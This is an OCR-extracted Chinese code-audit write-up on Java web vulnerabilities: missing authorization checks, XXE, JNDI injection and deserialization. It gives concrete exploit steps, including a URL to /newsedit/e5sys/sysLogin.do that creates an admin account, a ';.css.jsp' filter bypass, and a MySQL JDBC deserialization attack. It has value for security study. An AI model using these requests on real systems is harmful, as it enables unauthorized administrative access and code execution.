


在/InterfaceServlet.java 中,doservice 方法处理请求时,未做任何权限校验:



测试环境验证:

验证 type=mail 功能,防止系统异常



越权

xxx/xxx/xxx/controller/UserController.java

在 selectByPrimaryKey 方法中直接根据 id 查询结果，未校验用户身份权限，且在全局过滤器中也未发现权限校验的实现

```
 */
@RequestMapping(value = "/one/{operatorId}")
public String selectByPrimaryKey(@PathVariable(value = "operatorId") Integer operatorId, Model model) throws Exception, CustomException{
    //根据ID查询用户信息
    WebAdmin webAdmin = loginService.selectByPrimaryKey(operatorId);

    //将信息存入Model
    model.addAttribute("webAdmin",webAdmin);
    return "authority/user-show";
}
/***
```

XXE

案例一、

在该 Serverlet 的 service 方法中把获取的输入流解析成 document 对象

```
    */
    public void service(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws
        ServletException, IOException {
        httpServletRequest.setCharacterEncoding(LOCAL_CHARSET);
        httpServletResponse.setContentType("text/html; charset=" + LOCAL_CHARSET);
        String returnValue = null;
        try {
            String characterEncoding = httpServletRequest.getCharacterEncoding();
            ServletInputStream sis = httpServletRequest.getInputStream();
            Document document = XMLDom4jUtils.fromXML(sis, characterEncoding);
            FunctionModel functionModel = ExecutionSerializer.singleton().getFunctionFromXml(document);
            Object serviceObject = functionModel.getServiceObject();
            WebController webController = (WebController) serviceObject;
            webController.setServletRequest(httpServletRequest);
            webController.setServletResponse(httpServletResponse);
            //强制不使用事务
            returnValue = ExecutionDelegate.singleton().execute(functionModel, true);
            logger.info(returnValue);
```

XMLDom4jUtils 类的 fromXML 方法为具体解析实现
直接使用 SAXReader 进行解析

```
     * @throws XMLDocException
     */
    public static Document fromXML(Reader in, String encoding)
        throws XMLDocException {
        try {
            if (encoding == null || encoding.equals("")) {
                encoding = DEFAULT_ENCODING;
            }
            SAXReader reader = new SAXReader();
            Document document = reader.read(in, encoding);
            return document;
        }
        catch (Exception ex) {
            throw new XMLDocException(ex);
        }
    }

    /**
```

在此类写法中，只要没有做诸如
SAXReader saxReader = new SAXReader();
saxReader.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
saxReader.setFeature("http://xml.org/sax/features/external-general-entities", false);
saxReader.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
saxReader.setFeature("http://apache.org/xml/features/nonvalidating/load-external-dtd", false);
saxReader.read(InputSource);
校验的地方都存在 XXE

案例二、

某个项目
在 HeikeServiceImpl 中有一处解析 xml 的方法

```
/unchecked/
protected <T> T xml2Object(Reader input, Class<T> clazz) throws ValidateException {
    try {
        JAXBContext context = JAXBContext.newInstance(clazz);

        Unmarshaller shaller = context.createUnmarshaller();
        Object obj = shaller.unmarshal(input);

        return (T) obj;
    } catch (UnmarshalException e) {
        throw new ValidateException("解析失败", e);
    } catch (JAXBException e) {
        throw new ValidateException("解析失败", e);
    }
}
```

参数 input 由上一层传来

```
@Override
public Metadata parseMetadata(String xmlBase64) {
    try {
        Metadata meta = xml2Object(new StringReader(xmlBase64), Metadata.class);
        return meta;
    } catch (ValidateException e) {
        throw e;
    }
}
```

查看都有哪些地方调用了 parseMetadata 方法

```
@Override
public Metadata parseMetadata(String xmlBase64) {
    try {
        Metadat
        return
    } catch (ValidateException e) {
        throw e;
    }
}
```

Usages of parseMetadata(String) — Results in 'Project Files'
ServiceImpl.java 276 Metadata data = ervice.parseMetadata(xml);
ServiceImpl.java 74 metadata = vice.parseMetadata(cm.getXml());

先看第二个
在 NiganshaServiceImpl 类的方法中，是根据传入的 appkey 来取出需要解析的对象

```java
public Metadata getRuntimeSEDefinition(String appKey) {
    long start = System.currentTimeMillis();
    //System.out.println("APPKEY=="+appKey);
    Client client = clientRepository.findByAppKey(appKey);

    if (client == null)
        throw new ValidateException("客户端不存在:" + appKey);

    ClientMeta cm = client.getCurrent();

    Metadata metadata = metaCache.get(cm.getId());
    if (metadata == null) {
        log.info("缓存未命中:AppKey={}", appKey);
        metadata = commonService.parseMetadata(cm.getXml());
```

除非找到有一个功能可以编辑保存 appkey 对应的信息，否则这个 getXml 参数不可控

```java
Client client = clientRepository.findByAppKey(appKey);
if (client == null)
    throw new ValidateException("客户端不存在:" + appKey);

ClientMeta cm = client.getCurrent();

Metadata metadata = metaCache.get(cm.getId());
if (metadata == null) {
```


如果要找可控那就要找setCurrent方法，看看set了哪些值，值可不可控

找需要时间，所以返回上图看 WoganshaServiceImpl 类
在 WoganshaServiceImpl 类的方法中，从代码可以看到是传入了一个被 base64 编码过的参数

```java
@Override
public void addSEDefinition(String appKey, String xmlBase64) {
    Client client = clientRepository.findByAppKey(appKey);

    if (StringUtils.isEmpty(xmlBase64))
        throw new ValidateException("传递的定义为空:" + appKey);
    if (client == null)
        throw new ValidateException("客户端不存在:" + appKey);

    String xml = MEUtils.decodeBase64(xmlBase64);
    Metadata data = commonService.parseMetadata(xml);
    validate(appKey, data);
```


往上跟进 addSEDefinition 方法，在 create 方法中用到了 addSEDefinition

再往上跟进提示找不到使用的项目了



这种情况下 1、要么就是依赖没有导入，Idea 没有识别到 class；2、看看他是不是实现类，实现了别的接口

代码是全的，所以看第 2 点



跟进这个接口就能看到终点

DefaultServer

接口中@path 注解就是请求路径，参数 content 就是触发点，参数 dtype、appkey 随便填，把 xxe payload 编码成 base64 后传过去就行了

最后，第二个点，说到刚刚的 NiganshaServiceImpl，找 setCurrent
Client.java：

```
public ClientMeta getCurrent() {
    return current;
}

public void setCurrent(ClientMeta current) {
    this.current = current;
}
```

将其搜之
可以看到参数 xml 是被其封装到了 Client 中

```
ClientMeta metadata = ClientMeta.create(client, xml);

Endpoint endpoint = data.getEndpoint();
if (client.getInfo() == null) { // 第一次传递元数据定义
    log.debug("...{}新增客户端配置", appKey);
    client.setInfo(endpoint);
    client.setCurrent(metadata);
    metadata.setStatus(ClientMeta.Status.Current);
} else { // 不是第一次，可能会更新一些数据
```

ClientMeta：

```
@Column(name="XML_")
@Lob
private String xml;

private Status status;

@ManyToOne
private Client client;

/**
 * 系统内部创建记录的时间，用作排序
 */
@Temporal(TemporalType.TIMESTAMP)
private Date addedTime;

public ClientMeta() {
    status = Status.Normal;
    addedTime = new Date();
}

public static ClientMeta create(Client client, String xml) {
    return new ClientMeta(client, xml);
}

public ClientMeta(Client client, String xml) {
    this();
    this.xml = xml;
    this.client = client;
}
```

初始化信息，这个时候
xml就是传进来的
payload


所以再往回看，实际 getCurrent 获取到的就是 setCurrent 的内容

然后后面就跟第一个点一样往上找 url 映射就行了

权限绕过

案例一、

WEB-INF/classes/com/founder/newsedit/edit/v2/sys/NewseditSysLoginController.java
在 handle 方法中会通过判断 Super 的值来进入相应的方法进项处理



在 putSession 方法中，会创建一个管理员权限的账号


```
public void setSso(SSO sso) { this.sso = sso; }

protected SysUser putSession(HttpServletRequest request, int nRoleID, int loginID, boolean isAdmin)
    throws E5Exception
{
    SysUser user = new SysUser();
    user.setAdmin(isAdmin); true
    String username = request.getParameter("UserName");
    String usercode = request.getParameter("UserCode");
    String password = request.getParameter("UserPassword");
    if(ConfigReader.isUserCodeTransEncrypt())
    {
        usercode = SSOHelper.decryptString(usercode);
        password = SSOHelper.decryptString(request.getParameter("UserDrowssap"));
    }
    user.setUserName(username);
    user.setUserCode(usercode);
    user.setUserID(Integer.parseInt(request.getParameter("UserID")));
    user.setUserPassword(password);
    user.setRoleID(nRoleID);
    if(nRoleID < 0)
```

这一步可以跳过

参数表现为

Super=1&UserName=test&UserCode=1&UserID=11&UserPassword=123456

查找 NewseditSysLoginController 负责处理的请求



Spring bean，搜索 sys.Login 找到其 key 值

所以该类作用于/e5sys/sysLogin.do 请求

在 web.xml 中，/sysLogin.do 可以不用进行权限校验

```
</init-param>
<init-param>
    <!-- if file contains part below, it will not do session check. -->
    <param-name>session-not-checked</param-name>
    <param-value>getpasswordset.do,appApi/,getnewdoc.do,
        writedoc.do,newsedit/topic/toAddTopic.do,
        Login.jsp,login.jsp,AutoRefresh.jsp,
        auth.do,keeplive.do,PermissionProxy.do,
        AppChangeProxy.do,cacheSubmit.do,
        e5workspace/security/,pubkey.do,newsedit/webcj/CheckCode.do,getTrace.do,
        getMyTrace.do,ReLogin.do,newMobile/,
        GetMsgCount.do,binary_large.do,binary_middle.do,binary.do,
        getLayoutPhoto.do,commonExtendOperate.do,
        testfitword.do,SchedulerRemoteCommand.do,weixinMain.do,
        uploadImage.do,uploadMedia.do,tokenHelp/,VideoHello.do,cc.do,ps/task.do,reportCenter.do,
        /api/,newsplan/syn.do,screen.do,GetSystemInfos.jsp,getHeaderImg.do,
        sync/IMIsLogin.do,sync/export.do,FounderNewseditSSoLogin.do,
        SsoLogin.do,GetAttachment.do,getImage.do,studioapp/,newsedit/edit/DocSelect.do,safelogi
        verifyLicense.do,PaperSsoLogin.do,NewsSsoLogin.do,GetXyUrl.do,nfdaily/,createArticle.do,
        sys.jsp,sysAuth.do,sysLogin.do,FitAPI.do,e5workspace/AutoLoginSystem.do,e
        5workspace/AutoLoginSystem.jsp,AutoAuth.do,Auto.jsp,AutoLoginSystem.jsp,assess/syn.do,F
</init-param>
<init-param>
    <!-- extensions of the files not-allow-browser-cache -->
```

所以可以通过请求
/newsedit/e5sys/sysLogin.do?Super=1&UserName=test&UserCode=1&UserID=11&UserPassword=123456
添加管理员账号

案例二、

登录认证类 LogonFilter，在 doFilter 方法中使用 getRequestURI 搭配请求判断

```
String uri = this.getRequestURI((HttpServletRequest)hpReq);
String qs = ((HttpServletRequest)hpReq).getQueryString();
if (SystemConfig.INSTANCE.isReqParameterImmutable() || SystemConfig.INSTANCE.isReqProxyMode() || SystemConfig.
    LiveBosRequestWarpper req2 = new LiveBosRequestWarpper((HttpServletRequest)req);
    req2.setProxyMode(SystemConfig.INSTANCE.isReqProxyMode());
    req2.setParameterImmutable(SystemConfig.INSTANCE.isReqParameterImmutable());
    req2.setSessionCluster(SystemConfig.INSTANCE.isSessionCluster());
    hpReq = req2;
}

User logonUser = (User)((HttpServletRequest)hpReq).getSession().getAttribute( s: "LogonUser");
UserContext userContext = UserContext.prepare(logonUser, (HttpServletRequest)hpReq, hpResp, this.filterConfig.getServletCo
if (this.isIgnoreUri(uri)) {
    try {
        chain.doFilter(req, resp);
    } finally {
        try {
            if (userContext != null) {
                userContext.clear();
            }
        } catch (Exception var43) {
        }
```

isIgnoreUri 方法：
当满足以下条件则允许请求通过

```
    protected boolean isIgnoreUri(String uri) {
        return uri.equals("/css/stylesheet.jsp") || uri.endsWith(".css.jsp") || uri.endsWith(".js.jsp");
    }

    protected boolean isLoginUri(String uri) {
```


因为使用 getRequestURI 获取请求，可以利用;进行绕过

;.css.jsp

;.js.jsp


模拟验证：

```
@ResponseBody
@RequestMapping("/hi")
public String sayHello(HttpServletRequest req, HttpServletResponse rep){
    System.out.println("执行了sayHello方法");
    String uri = req.getRequestURI();
    if (this.isIgnoreUri(uri)) {
        return "hi";
    }
 return "no";
}
protected boolean isIgnoreUri(String uri) {
    return uri.equals("/css/stylesheet.jsp") || uri.endsWith(".css.jsp") || uri.endsWith(".js.jsp");
}
```




Jndi 注入

将 jndi、dbType 传入 testDataSource 方法



在 testDataSource 方法中，获取刚刚的 setDataSource 到 lookup 方法进行数据源连接，由于 jndi 参数可控，导致可以通过传入恶意的 ldap 或 rmi 协议的 jndi 服务进行注入




反序列化

案例一、

当/dcupdateService/*请求是以 files 开头时就会进入 noPut 方法，获取输入流进行反序列化

```java
protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException {
    String path = this.getModulePath(req);
    if (!path.startsWith("/files")) {
        resp.sendError( 403);
    } else {
        if (path.startsWith("/files")) {
            this.onPut(req, resp);
        } else {
            resp.sendError( 404, req.getRequestURI());
        }

    }
}

private void onPut(HttpServletRequest req, HttpServletResponse resp) {
    ObjectInputStream ois = null;
    ObjectOutputStream oos = null;

    try {
        ServletInputStream inputStream = req.getInputStream();
        ois = new ObjectInputStream(inputStream);
        Object object = ois.readObject();
        int oper = true;
        if (object != null && object instanceof HashMap) {
            HashMap readObject = (HashMap)object;
            int oper = (Integer)readObject.get("operated");
            oos = new ObjectOutputStream(resp.getOutputStream());
            IDcUpdateHandlerService handlerService = this.getHandlerService();
```



案例二、

aveDBInfo 方法中有一个文件配置，将参数传进 saveConfig 进行处理

```
@PostMapping({"/config/savedbinfo"})
public Result saveDBInfo(@RequestBody DBConfig dbconfig) {
    try {
        ReportServiceUtil.saveConfig(dbconfig);
        return Result.ok();
    } catch (Exception var3) {
        this.logger.error("", var3);
        return Result.fail(var3.getLocalizedMessage());
    }
}
```

参数表现为


```
import java.io.Serializable;

public class DBConfig implements Serializable {
    private static final long serialVersionUID = 6685884058643668437L;
    private String dbType;
    private String userName;
    private String password;
    private String url;
    private String driverClassName;

    public String getDbType() {
        return this.dbType;
```

在 saveConfig 方法中，把参数保存到配置前会对数据库做一次测试连接

BOOT-INF/classes/com/seeyon/ctp/report/engine/util/ReportServiceUtil.class

```
public static void saveConfig(DBConfig newdbconfig) throws Exception {
    if (newdbconfig == null) {
        logger.error("=======请配置微服务的数据库连接信息=======");
        throw new RuntimeException("请配置微服务的数据库连接信息");
    } else {
        testConect(newdbconfig);
        if (newdbconfig.equals(dbconfig)) {
            logger.info("=======两次配置信息相同，不进行保存=======");
        } else {
            writeConfig(newdbconfig);
            refreshDatasource(newdbconfig);
        }
    }
}

private static void testConect(DBConfig dbconfig) throws Exception {
    Connection con = null;
                                                    通过传进的driverClassName测试连接
    try {
        Class.forName(dbconfig.getDriverClassName());
        con = DriverManager.getConnection(dbconfig.getUrl(), dbconfig.getUserName(), dbconfig.getPassword());
    } catch (Exception var6) {
        logger.error("", var6);
        throw var6;
    } finally {
        JdbcUtils.closeConnection(con);
    }

}
```

而该应用默认带有一个含有漏洞版本的 mysqlDriver



由于参数可控导致可以利用 mysql jdbc 反序列化漏洞进行攻击


验证:

拼接参数
{"dbType":"","driverClassName":" ","url":"","userName":"","password":""}

使用 MySQL_Fake_Server 工具启动一个服务
利用依赖中的 cb 链执行命令


POST /config/savedbinfo

